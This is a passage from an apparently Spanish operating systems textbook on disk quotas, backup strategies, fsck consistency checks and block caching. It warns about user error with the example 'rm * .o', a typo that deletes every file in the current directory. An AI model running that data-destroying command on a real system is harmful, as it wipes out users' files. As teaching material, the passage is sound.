Una segunda tabla contiene el registro de cuotas para cada usuario con un archivo actualmente abierto, aun si el archivo fue abierto por alguien más. Esta tabla se muestra en la figura 4-24. Es un extracto de un archivo de cuotas en el disco para los usurarios cuyos archivos están actualmente abiertos. Cuando todos los archivos se cierran, el registro se escribe de vuelta en el archivo de cuotas.




Figura 4-24. El registro de cuotas se lleva en una tabla de cuotas, usuario por usuario.

Cuando se crea una nueva entrada en la tabla de archivos abiertos, se introduce en ella un apuntador al registro de cuotas del propietario, para facilitar la búsqueda de los diversos límites. Cada vez que se agrega un bloque a un archivo se incrementa el número total de bloques que se cargan al propietario y se realiza una verificación con los límites duro y suave. Se puede exceder el límite suave, pero el límite duro no. Un intento de agregar datos a un archivo cuando se ha llegado al límite de bloques duro producirá un error. También existen verificaciones similares para el número de archivos.

Cuando un usuario trata de iniciar sesión, el sistema examina el archivo de cuotas para ver si el usuario ha excedido el límite suave para el número de archivos o el número de bloques de disco. Si se ha violado uno de los límites, se muestra una advertencia y la cuenta de advertencias restantes se reduce en uno. Si la cuenta llega a cero en algún momento, el usuario ha ignorado demasiadas veces la advertencia y no se le permite iniciar sesión. Para obtener permiso de iniciar sesión otra vez tendrá que hablar con el administrador del sistema.

Este método tiene la propiedad de que los usuarios pueden sobrepasar sus límites suaves durante una sesión, siempre y cuando eliminen el exceso cuando cierren su sesión. Los límites duros nunca se pueden exceder.

4.4.2 Respaldos del sistema de archivos

La destrucción de un sistema de archivos es a menudo un desastre aún mayor que la destrucción de una computadora. Si una computadora se destruye debido a un incendio, tormentas eléctricas o si se derrama una taza de café en el teclado, es molesto y costará dinero, pero en general se puede comprar un reemplazo sin muchos problemas. Las computadoras personales económicas se pueden reemplazar incluso en un lapso no mayor a una hora, con sólo ir a una tienda de computadoras

(excepto en las universidades, donde para emitir una orden de compra se requieren tres comités, cinco firmas y 90 días).

Si el sistema de archivos de una computadora se pierde de manera irrevocable, ya sea debido a hardware o software, será difícil restaurar toda la información, llevará mucho tiempo y en muchos casos, podrá ser imposible. Para las personas cuyos programas, documentos, registros fiscales, archivos de clientes, bases de datos, planes de comercialización o demás datos se pierden para siempre, las consecuencias pueden ser catastróficas. Aunque el sistema de archivos no puede ofrecer protección contra la destrucción física del equipo y los medios, sí puede ayudar a proteger la información. Es muy simple: realizar respaldos. Pero eso no es tan sencillo como parece. Demos un vistazo.

La mayoría de las personas no creen que realizar respaldos de sus archivos valga la pena en cuanto al tiempo y esfuerzo; hasta que un día su disco duro deja de funcionar en forma repentina, momento en el cual la mayoría de esas personas cambian de opinión demasiado tarde. Sin embargo, las empresas (por lo general) comprenden bien el valor de sus datos y en general realizan un respaldo por lo menos una vez al día, casi siempre en cinta. Las cintas modernas contienen cientos de gigabytes a un costo de varios centavos por gigabyte. Sin embargo, realizar respaldos no es tan trivial como se oye, por lo que a continuación analizaremos algunas de las cuestiones relacionadas.

Por lo general se realizan respaldos en cinta para manejar uno de dos problemas potenciales:

1. Recuperarse de un desastre.
2. Recuperarse de la estupidez.

El primer problema trata acerca de cómo hacer que la computadora vuelva a funcionar después de una falla general en el disco, un incendio, una inundación o cualquier otra catástrofe natural. En la práctica estas cosas no ocurren muy a menudo, razón por la cual muchas personas no se preocupan por realizar respaldos. Estas personas además tienden a no tener seguros contra incendios en sus hogares por la misma razón.

La segunda razón es que a menudo los usuarios remueven de manera accidental archivos, que más tarde vuelven a necesitar. Este problema ocurre con tanta frecuencia que cuando se “elimina” un archivo en Windows, no se elimina del todo, sino que sólo se mueve a un directorio especial, conocido como **Papelera de reciclaje**, para que pueda restaurarse con facilidad en un momento posterior. Los respaldos llevan este principio más allá y permiten que los archivos que se removieron hace días, o incluso semanas, se restauren desde las cintas de respaldo antiguas.

Para realizar un respaldo se requiere mucho tiempo y se ocupa una gran cantidad de espacio, por lo que es importante hacerlo con eficiencia y conveniencia. Estas consideraciones dan pie a las siguientes cuestiones. En primer lugar, ¿debe respaldarse el sistema completo o sólo parte de él? En muchas instalaciones, los programas ejecutables (binarios) se mantienen en una parte limitada del árbol del sistema de archivos. No es necesario respaldar esos archivos si pueden volver a instalarse de los CD-ROM de los fabricantes. Además, la mayoría de los sistemas tienen un directorio para los archivos temporales. Por lo general no hay razón para respaldarlos tampoco. En UNIX, todos los archivos especiales (dispositivos de E/S) se mantienen en un directorio */dev*. No sólo es innecesario respaldar este directorio, sino que es bastante peligroso debido a que el programa de respaldo se quedaría paralizado para siempre si tratara de leer cada uno de estos archivos hasta que se completaran. En resumen, por lo general es conveniente respaldar sólo directorios específicos y todo lo que contengan, en vez de respaldar todo el sistema de archivos.

En segundo lugar, es un desperdicio respaldar archivos que no han cambiado desde el último respaldo, lo cual nos lleva a la idea de los **vaciados incrementales**. La forma más simple de vaciado incremental es realizar un vaciado completo (respaldo) en forma periódica, por decir cada semana o cada mes, y realizar un vaciado diario de sólo aquellos archivos que se hayan modificado desde el último vaciado completo. Mejor aún es vaciar sólo los archivos que han cambiado desde la última vez que se vaciaron. Aunque este esquema minimiza el tiempo de vaciado, complica más la recuperación debido a que se tiene que restaurar el vaciado completo más reciente, seguido de todos los vaciados incrementales en orden inverso. Para facilitar la recuperación se utilizan con frecuencia esquemas de vaciado incremental más sofisticados.

En tercer lugar, como por lo general se vacían inmensas cantidades de datos, puede ser conveniente comprimir los datos antes de escribirlos en cinta. Sin embargo, con muchos algoritmos de compresión un solo punto malo en la cinta de respaldo puede frustrar el algoritmo de descompresión y hacer que todo un archivo o incluso toda una cinta, sea ilegible. Por ende, la decisión de comprimir el flujo de respaldo se debe considerar con cuidado.

En cuarto lugar, es difícil llevar a cabo un respaldo en un sistema de archivos activo. Si se están agregando, eliminando y modificando archivos y directorios durante el proceso de vaciado, el vaciado resultante puede ser inconsistente. Sin embargo, como para realizar un vaciado se pueden requerir horas, tal vez sea necesario desconectar el sistema de la red durante gran parte de la noche para realizar el respaldo, algo que no siempre es aceptable. Por esta razón se han ideado algoritmos para tomar instantáneas rápidas del sistema de archivos al copiar las estructuras de datos críticas y después requerir que los futuros cambios a los archivos y directorios copien los bloques en vez de actualizarlos al instante (Hutchinson y colaboradores, 1999). De esta forma, el sistema de archivos en efecto se congela al momento de la instantánea, por lo que se puede respaldar a conveniencia después de ello.

En quinto y último lugar, al realizar respaldos se introducen en una organización muchos problemas que no son técnicos. El mejor sistema de seguridad en línea del mundo sería inútil si el administrador del sistema mantiene todas las cintas de respaldo en su oficina y la deja abierta y desprotegida cada vez que se dirige por el pasillo a recoger los resultados de la impresora. Todo lo que un espía tiene que hacer es entrar por un segundo, colocar una pequeña cinta en su bolsillo y salir con tranquilidad y confianza. Adiós a la seguridad. Además, realizar un respaldo diario es de poca utilidad si el incendio que quemó a las computadoras también quema todas las cintas de respaldo. Por esta razón, las cintas de respaldo se deben mantener fuera del sitio, pero eso introduce más riesgos de seguridad (debido a que ahora se deben asegurar dos sitios). Para ver un análisis detallado de éstas y otras cuestiones de administración prácticas, consulte (Nemeth y colaboradores, 2000). A continuación sólo analizaremos las cuestiones técnicas implicadas en realizar respaldos del sistema de archivos.

Se pueden utilizar dos estrategias para vaciar un disco en la cinta: un vaciado físico o un vaciado lógico. Un **vaciado físico** empieza en el bloque 0 del disco, escribe todos los bloques del disco en la cinta de salida en orden y se detiene cuando acaba de copiar el último. Dicho programa es tan simple que probablemente pueda hacerse 100% libre de errores, algo que probablemente no se pueda decir acerca de cualquier otro programa útil.

Sin embargo, vale la pena hacer varios comentarios acerca del vaciado físico. Por una parte, no hay ningún valor en respaldar bloques de disco sin utilizar. Si el programa de vaciado puede obte-

ner acceso a la estructura de datos de bloques libres, puede evitar vaciar los bloques no utilizados. Sin embargo, para omitir los bloques no utilizados hay que escribir el número de cada bloque en frente de éste (o su equivalente), ya que en este caso no se aplica que el bloque *k* en la cinta sea el bloque *k* en el disco.

Una segunda preocupación es la de vaciar bloques defectuosos. Es casi imposible fabricar discos grandes sin ningún defecto. Siempre hay algunos bloques defectuosos presentes. Algunas veces cuando se realiza un formato de bajo nivel se detectan los bloques defectuosos, se marcan y se reemplazan por bloques reservados al final de cada pista para tales emergencias. En muchos casos, el controlador del disco se encarga del reemplazo de bloques defectuosos de manera transparente, sin que el sistema operativo sepa siquiera acerca de ello.

Sin embargo, algunas veces los bloques se vuelven defectuosos después del formato, en cuyo caso el sistema operativo los detectará en un momento dado. Por lo general, resuelve el problema creando un "archivo" consistente en todos los bloques malos, sólo para asegurarse que nunca aparezcan en la reserva de bloques libres y que nunca se asignen. Este archivo, sobra decirlo, es completamente ilegible.

Si todos los bloques defectuosos son reasociados por el controlador de disco y se ocultan del sistema operativo como acabamos de describir, el vaciado físico funciona bien. Por otro lado, si están visibles para el sistema operativo y se mantienen en uno o más archivos de bloques defectuosos o mapas de bits, es en lo absoluto esencial que el programa de vaciado físico obtenga acceso a esta información y evite vaciarlos, para evitar interminables errores de lectura del disco al tratar de respaldar el archivo de bloques defectuosos.

Las principales ventajas del vaciado físico son la simplicidad y una gran velocidad (básicamente, puede operar a la velocidad del disco). Las principales desventajas son la incapacidad de omitir directorios seleccionados, realizar vaciados incrementales y restaurar archivos individuales a petición del usuario. Por estas razones, la mayoría de las instalaciones realizan vaciados lógicos.

Un **vaciado lógico** empieza en uno o más directorios especificados y vacía en forma recursiva todos los archivos y directorios que se encuentran ahí que hayan sido modificados desde cierta fecha base dada (por ejemplo, el último respaldo para un vaciado incremental o la instalación del sistema para un vaciado completo). Así, en un vaciado lógico la cinta de vaciado obtiene una serie de directorios y archivos cuidadosamente identificados, lo cual facilita la restauración de un archivo o directorio específico a petición del usuario.

Como el vaciado lógico es la forma más común, vamos a examinar un algoritmo común en forma detallada, utilizando el ejemplo de la figura 4-25 para guiarnos. La mayoría de los sistemas UNIX utilizan este algoritmo. En la figura podemos ver un árbol de archivos con directorios (cuadros) y archivos (círculos). Los elementos sombreados se han modificado desde la fecha base y por ende necesitan vaciarse. Los que no están sombreados no necesitan vaciarse.

Este algoritmo también vacía todos los directorios (incluso los que no se han modificado) que se encuentran en la ruta hacia un archivo o directorio modificado por dos razones. En primer lugar, para que sea posible restaurar los archivos y directorios vaciados a un sistema de archivos fresco en una computadora distinta. De esta forma, los programas de vaciado y restauración se pueden utilizar para transportar sistemas de archivos completos entre computadoras.

La segunda razón de vaciar directorios no modificados que estén arriba de archivos modificados es para que sea posible restaurar un solo archivo en forma incremental (tal vez para manejar




Figura 4-25. Un sistema de archivos que se va a vaciar. Los cuadros son directorios y los círculos son archivos. Los elementos sombreados han sido modificados desde el último vaciado. Cada directorio y archivo está etiquetado con base en su número de nodo-i.

la recuperación por causa de estupidez). Suponga que se realiza un vaciado completo del sistema de archivos el domingo por la tarde y un vaciado incremental el lunes por la tarde. El martes se remueve el directorio */usr/jhs/proy/nr3*, junto con todos los directorios y archivos debajo de él. El miércoles en la mañana, el usuario desea restaurar el archivo */usr/jhs/proy/nr3/planes/resumen*. Sin embargo, no es posible restaurar sólo el archivo *resumen* debido a que no hay lugar en dónde ponerlo. Los directorios *nr3* y *planes* se deben restaurar primero. Para obtener los datos correctos sobre sus propietarios, modos, horas y demás, estos directorios deben estar presentes en la cinta de vaciado, aun cuando no hayan sido modificados desde la última vez que ocurrió un vaciado completo.

El algoritmo de vaciado mantiene un mapa de bits indexado por número de nodo-i con varios bits por nodo-i. Los bits se activarán y borrarán en el mapa, a medida que el algoritmo realice su trabajo. El algoritmo opera en cuatro fases. La fase 1 empieza en el directorio inicial (el directorio raíz en este ejemplo) y examina todas las entradas que contiene. Para cada archivo modificado, se marca su nodo-i en el mapa de bits. Cada directorio también se marca (se haya modificado o no) y después se inspecciona de manera recursiva.

Al final de la fase 1, se han marcado todos los archivos y directorios modificados en el mapa de bits, como se muestra (mediante el sombreado) en la figura 4-26(a). En concepto, la fase 2 recorre en forma recursiva el árbol de nuevo, desmarcando los directorios que no tengan archivos o directorios modificados en ellos, o bajo ellos. Esta fase deja el mapa de bits que se muestra en la figura 4-26(b). Observe que los directorios 10, 11, 14, 27, 29 y 30 ahora están desmarcados, ya que no contienen nada bajo ellos que se haya modificado. Estos directorios no se vaciarán. Por el contrario, los directorios 5 y 6 se vaciarán incluso aunque en sí no se hayan modificado, ya que se ne-

cesitarán para restaurar los cambios de hoy en una máquina nueva. Por cuestión de eficiencia, las fases 1 y 2 se pueden combinar en un solo recorrido del árbol.




Figura 4-26. Mapas de bits utilizados por el algoritmo de vaciado lógico.

En este punto se sabe qué directorios y archivos se deben vaciar. Éstos son los que están marcados en la figura 4-26(b). La fase 3 consiste en explorar los nodos-i en orden numérico y vaciar todos los directorios marcados para vaciado. Éstos se muestran en la figura 4-26(c). Cada directorio tiene como prefijo sus atributos (propietario, horas, etc.) de manera que se pueda restaurar. Por último, en la fase 4 también se vacían los archivos marcados en la figura 4.26(d), que de nuevo tienen como prefijo sus atributos. Esto completa el vaciado.

Restaurar un sistema de archivos a partir de las cintas de vaciado es un proceso directo. Para empezar, se crea un sistema de archivos vacío en el disco. Después se restaura el vaciado completo más reciente. Como los directorios aparecen primero en la cinta, se restauran todos primero, con lo cual se obtiene un esqueleto del sistema de archivos. Después se restauran los archivos en sí. Este proceso se repite con el primer vaciado incremental realizado después del vaciado completo, después el siguiente y así en lo sucesivo.

Aunque el vaciado lógico es directo, hay unas cuantas cuestiones engañosas. Por ejemplo, como la lista de bloques libres no es un archivo, no se vacía y por ende se debe reconstruir desde cero, una vez que se han restaurado todos los vaciados. Esto es siempre posible, ya que el conjunto de bloques libres es sólo el complemento del conjunto de bloques contenidos en todos los archivos combinados.

Los vínculos son otra de las cuestiones. Si un archivo se vincula a uno o más directorios, es importante que el archivo se restaure sólo una vez y que todos los directorios que deben apuntar a él lo hagan.

Otra de las cuestiones es el hecho de que los archivos de UNIX pueden contener huecos. Es legal abrir un archivo, escribir unos cuantos bytes, después realizar una búsqueda hacia un desplazamiento de archivo distante y escribir unos cuantos bytes más. Los bloques en el medio no forman parte del archivo, por lo que no deben vaciarse ni restaurarse. A menudo los archivos básicos tienen un hueco de cientos de megabytes entre el segmento de datos y la pila. Si no se manejan en forma apropiada, cada archivo básico restaurado llenará esta área con ceros y por ende,

será del mismo tamaño que el espacio de direcciones virtuales (por ejemplo, de 2^{32} bytes, o peor aún, de 2^{64} bytes).

Por último, los archivos especiales (llamados canales) y sus equivalentes nunca deben vaciarse, sin importar en qué directorio se encuentren (no necesitan confinarse a */dev*). Para obtener más información acerca de los respaldos del sistema de archivos, consulte (Chervenak y colaboradores, 1998; y Zwicky, 1991).

Las densidades de las cintas no están mejorando con tanta rapidez como las densidades de los discos. Esto conlleva gradualmente a una situación en la que tal vez el respaldo de un disco muy grande requiera de varias cintas. Aunque hay robots disponibles para cambiar las cintas de manera automática, si esta tendencia continúa, en un momento dado las cintas serán demasiado pequeñas como para utilizarlas como medio de respaldo. En ese caso, la única forma de respaldar un disco será en otro disco. Aunque utilizar el método de reflejar cada disco con un repuesto es una posibilidad, en el capítulo 5 analizaremos esquemas más sofisticados, conocidos como RAIDs.

4.4.3 Consistencia del sistema de archivos

Otra área donde la confiabilidad es una cuestión importante es la de consistencia del sistema de archivos. Muchos sistemas de archivos leen bloques, los modifican y los escriben posteriormente. Si el sistema falla antes de escribir todos los bloques modificados, el sistema de archivos puede quedar en un estado inconsistente. Este problema es muy crítico si algunos de los bloques que no se han escrito son bloques de nodos-i, bloques de directorios o bloques que contienen la lista de bloques libres.

Para lidiar con el problema de los sistemas de archivos inconsistentes, la mayoría de las computadoras tienen un programa utilitario que verifica la consistencia del sistema de archivos. Por ejemplo, UNIX tiene a *fsck* y Windows tiene a *scandisk*. Esta herramienta se puede ejecutar cada vez que se arranca el sistema, en especial después de una falla. La descripción de más adelante nos indica cómo funciona *fsck*. *Scandisk* es un poco distinto, ya que opera en un sistema de archivos diferente, pero el principio general de utilizar la redundancia inherente del sistema de archivos para repararlo todavía es válido. Todos los verificadores de sistema de archivos comprueban cada sistema de archivos (partición de disco) de manera independiente de los demás.

Se pueden realizar dos tipos de verificaciones de consistencia: archivos y bloques. Para comprobar la consistencia de los bloques, el programa crea dos tablas, cada una de las cuales contiene un contador para cada bloque, que al principio se establece en 0. Los contadores en la primera tabla llevan el registro de cuántas veces está presente cada bloque en un archivo; los contadores en la segunda tabla registran con qué frecuencia está presente cada bloque en la lista de bloques libres (o en el mapa de bits de bloques libres).

Después el programa lee todos los nodos-i utilizando un dispositivo puro, el cual ignora la estructura de los archivos y sólo devuelve todos los bloques de disco que empiezan en 0. Si partimos de un nodo-i, es posible construir una lista de todos los números de bloque utilizados en el archivo correspondiente. A medida que se lee cada número de bloque, se incrementa su contador en la primera tabla. Después el programa examina la lista o mapa de bits de bloques libres para encontrar todos los bloques que no estén en uso. Cada ocurrencia de un bloque en la lista de bloques libres hace que se incremente su contador en la segunda tabla.

Si el sistema de archivos es consistente, cada bloque tendrá un 1 en la primera tabla o en la segunda, como se ilustra en la figura 4-27(a). Sin embargo, como resultado de una falla, las tablas podrían verse como en la figura 4-27(b), donde el bloque 2 no ocurre en ninguna de las dos tablas. Se reportará como un **bloque faltante**. Aunque los bloques faltantes no hacen un daño real, desperdician espacio y por ende reducen la capacidad del disco. La solución a los bloques faltantes es directa: el verificador del sistema de archivos sólo los agrega a la lista de bloques libres.




Figura 4-27. Estados del sistema de archivos. (a) Consistente. (b) Bloque faltante. (c) Bloque duplicado en la lista de bloques libres. (d) Bloque de datos duplicado.

Otra situación que podría ocurrir es la de la figura 4-27(c). Aquí podemos ver un bloque, el número 4, que ocurre dos veces en la lista de bloques libres (puede haber duplicados sólo si la lista de bloques libres es en realidad una lista; con un mapa de bits es imposible). La solución aquí también es simple: reconstruir la lista de bloques libres.

Lo peor que puede ocurrir es que el mismo bloque de datos esté presente en dos o más archivos, como se muestra en la figura 4.27(d) con el bloque 5. Si se remueve alguno de esos archivos, el bloque 5 se colocará en la lista de bloques libres, lo cual producirá una situación en la que el mismo bloque, al mismo tiempo, esté en uso y sea libre. Si se remueven ambos archivos, el bloque se colocará dos veces en la lista de bloques libres.

La acción apropiada que debe tomar el verificador del sistema de archivos es asignar un bloque libre, copiar el contenido del bloque 5 en él e insertar la copia en uno de los archivos. De esta forma, el contenido de información en los archivos no se modifica (aunque es muy probable que uno ellos termine con basura), pero por lo menos la estructura del sistema de archivos se hace consistente. El error se debe reportar para permitir que el usuario inspeccione los daños.

Además de verificar que cada bloque se haya contabilizado apropiadamente, el verificador del sistema de archivos también verifica el sistema de directorios. Utiliza también una tabla de contadores, pero éstos son por archivo, no por bloque. Empieza en el directorio raíz y desciende recursivamente por el árbol, inspeccionando cada directorio en el sistema de archivos. Para cada nodo-i en cada directorio, incrementa un contador para la cuenta de uso de ese archivo. Recuerde que debido

a los vínculos duros, un archivo puede aparecer en dos o más directorios. Los vínculos simbólicos no cuentan y no hacen que se incremente el contador para el archivo objetivo.

Cuando el verificador termina, tiene una lista indexada por número de nodo-i, que indica cuántos directorios contienen cada archivo. Después compara estos números con las cuentas de vínculos almacenadas en los mismos nodos-i. Estas cuentas empiezan en 1 cuando se crea un archivo y se incrementan cada vez que se crea un vínculo (duro) al archivo. En un sistema de archivos consistentes, ambas cuentas concordarán. Sin embargo, pueden ocurrir dos tipos de errores: que la cuenta de vínculos en el nodo-i sea demasiado alta o demasiado baja.

Si la cuenta de vínculos es mayor que el número de entradas en el directorio, entonces aun si se remueven todos los archivos de los directorios, la cuenta seguirá siendo distinta de cero y el nodo-i no se removerá. Este error no es grave, pero desperdicia espacio en el disco con archivos que no están en ningún directorio. Para corregirlo, se debe establecer la cuenta de vínculos en el nodo-i al valor correcto.

El otro error es potencialmente catastrófico. Si dos entradas en el directorio están vinculados a un archivo, pero el nodo-i dice que sólo hay una, cuando se elimine una de las dos entradas del directorio, la cuenta de nodos-i será cero. Cuando una cuenta de nodos-i queda en cero, el sistema de archivos la marca como no utilizada y libera todos sus bloques. Esta acción hará que uno de los directorios apunte ahora a un nodo-i sin utilizar, cuyos bloques pueden asignarse pronto a otros archivos. De nuevo, la solución es tan sólo obligar a que la cuenta de vínculos en el nodo-i sea igual al número actual de entradas del directorio.

Estas dos operaciones, verificar bloques y verificar directorios, se integran a menudo por cuestiones de eficiencia (es decir, sólo se requiere una pasada sobre los nodos-i). También son posibles otras comprobaciones. Por ejemplo, los directorios tienen un formato definido, con números de nodos-i y nombres ASCII. Si un número de nodo-i es más grande que el número de nodos-i en el disco, el directorio se ha dañado.

Además, cada nodo-i tiene un modo, algunos de los cuales son legales pero extraños, como 0007, que no permite ningún tipo de acceso al propietario y su grupo, pero permite a los usuarios externos leer, escribir y ejecutar el archivo. Podría ser útil por lo menos reportar los archivos que dan a los usuarios externos más derechos que al propietario. Los directorios con más de, por decir, 1000 entradas, son también sospechosos. Los archivos localizados en directorios de usuario, pero que son propiedad del superusuario y tienen el bit SETUID activado, son problemas potenciales de seguridad debido a que dichos archivos adquieren los poderes del superusuario cuando son ejecutados por cualquier usuario. Con un poco de esfuerzo, podemos reunir una lista bastante extensa de situaciones técnicamente legales, pero aún así peculiares, que podría valer la pena reportar.

En los párrafos anteriores hemos analizado el problema de proteger al usuario contra las fallas. Algunos sistemas de archivos también se preocupan por proteger al usuario contra sí mismo. Si el usuario trata de escribir

```
rm *.o
```

para quitar todos los archivos que terminen con *.o* (archivos objeto generados por el compilador), pero escribe por accidente

```
rm * .o
```

(observe el espacio después del asterisco), *rm* eliminará todos los archivos en el directorio actual y después se quejará de que no puede encontrar *.o*. En MS-DOS y algunos otros sistemas, cuando se remueve un archivo todo lo que ocurre es que se establece un bit en el directorio o nodo-i que marca el archivo como removido. No se devuelven bloques de disco a la lista de bloques libres sino hasta que realmente se necesiten. Así, si el usuario descubre el error de inmediato, es posible ejecutar un programa de utilería especial que "des-remueve" (es decir, restaura) los archivos removidos. En Windows, los archivos que se remueven se colocan en la papelera de reciclaje (un directorio especial), desde donde se pueden recuperar más tarde, si se da la necesidad. Desde luego que no se reclama el espacio de almacenamiento sino hasta que realmente se remuevan de este directorio.

4.4.4 Rendimiento del sistema de archivos

El acceso al disco es mucho más lento que el acceso a la memoria. Para leer una palabra de memoria de 32 bits se podrían requerir 10 nseg. La lectura de un disco duro se podría realizar a 100 MB/seg, que es cuatro veces más lenta que la de la palabra de 32 bits, pero a esto se le debe agregar de 5 a 10 mseg para realizar una búsqueda hasta la pista y después esperar a que se coloque el sector deseado bajo la cabeza de lectura. Si se necesita sólo una palabra, el acceso a memoria está en el orden de un millón de veces más rápido que el acceso al disco. Como resultado de esta diferencia en el tiempo de acceso, muchos sistemas de archivos se han diseñado con varias optimizaciones para mejorar el rendimiento. En esta sección hablaremos sobre tres de ellas.

Uso de caché

La técnica más común utilizada para reducir los accesos al disco es la **caché de bloques** o **caché de búfer** (caché se deriva del francés *cacher*, que significa ocultar). En este contexto, una caché es una colección de bloques que pertenecen lógicamente al disco, pero se mantienen en memoria por cuestiones de rendimiento.

Se pueden utilizar varios algoritmos para administrar la caché, pero un algoritmo común es verificar todas las peticiones de lectura para ver si el bloque necesario está en la caché. Si está, la petición de lectura se puede satisfacer sin necesidad de acceder al disco. Si el bloque no está en la caché, primero se lee en la caché y después se copia a donde sea necesario. Las peticiones posteriores de ese mismo bloque se pueden satisfacer desde la caché.

La operación de la caché se ilustra en la figura 4-28. Como hay muchos bloques (a menudo miles) en la caché, se necesita cierta forma de determinar con rapidez si cierto bloque está presente. La forma usual es codificar en hash la dirección de dispositivo y de disco, buscando el resultado en una tabla de hash. Todos los bloques con el mismo valor de hash se encadenan en una lista enlazada, de manera que se pueda seguir la cadena de colisiones.

Cuando se tiene que cargar un bloque en una caché llena, hay que eliminar cierto bloque (y volver a escribirlo en el disco, si se ha modificado desde la última vez que se trajo). Esta situación es muy parecida a la paginación y se pueden aplicar todos los algoritmos de reemplazo de página usuales descritos en el capítulo 3, como FIFO, segunda oportunidad y LRU. Una diferencia placentera entre la paginación y el uso de la caché es que las referencias a la caché son relativamente




Figura 4-28. Estructuras de datos de la caché de búfer.

infrecuentes, por lo que es factible mantener todos los bloques en orden LRU exacto con listas enlazadas.

